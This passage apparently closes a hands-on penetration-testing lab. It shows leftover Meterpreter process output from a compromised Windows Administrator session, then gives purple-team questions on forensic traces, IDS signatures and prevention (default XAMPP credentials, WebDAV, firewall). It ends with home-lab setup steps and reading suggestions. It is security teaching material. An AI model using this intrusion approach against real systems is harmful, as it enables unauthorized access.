 2988  396   conhost.exe           x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\conhost.exe
 3024  2980  NETSTAT.EXE           x64   1        WIN-8SPMRFBGUKN\Administrator  C:\Windows\System32\NETSTAT.EXE

meterpreter >
```

Purple Team Perspective

- Red Team = penetration testers
- Blue Team = network defenders
- Purple Team = strong understanding of both domains for a more effective and stealthy offense and defender knowledgeable in latest offensive techniques and able to mitigate, detect, and block

Forensic Footprints?

- What are the file system forensic footprints we created?
  - *All those .php files and the run_me2.exe for starters …*
- What sort of logs may have been created?
  - *Take a look in c:\xampp\apache\logs\access.log*
- Any Windows event logs?

Intrusion Detection Signatures?

- Based on the forensics footprints any IDS ideas come to mind?
- Start a packet capture on the Windows target and perform the scanning and exploitation again. Stop the packet capture and see what the Nmap scan, the first PHP exploit, the PHP meterpreter session, and the full meterpreter session look like in the packets.

Prevention

- We exploited default credentials to do this exercise. Where or how do we change those credentials?
- Our firewall was wide open for this but how could we configure it to protect currently exposed services?
- Are there Apache settings we could use to better protect the webdav functionality? Do we even need webdav turned on?
- What Windows controls could have prevented exploitation or made it more difficult?


DIY Home Lab


- Microsoft offers free Windows 7 and 8.1 virtual machine images for download:
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- They expire after 90 days and are designed for testing Edge but you could also install Windows XAMPP, disable the Windows Firewall on the VM, and perform this lab at home.
- The XAMPP version used here was 1.7.3 available for free download from:
  - https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/1.7.3/

    (download the 53.7MB file xampp-win32-1.7.3.exe)

Further Learning and Reading

- YouTube
- https://www.offensive-security.com/metasploit-unleashed/
- Books:
  - Metasploit: The Penetration Tester's Guide
  - Penetration Testing: A Hands On Introduction to Hacking


Metasploit
The Penetration Tester's Guide
David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni
Foreword by HD Moore


Penetration Testing
A Hands-On Introduction to Hacking
Georgia Weidman
Foreword by Peter Van Eeckhoutte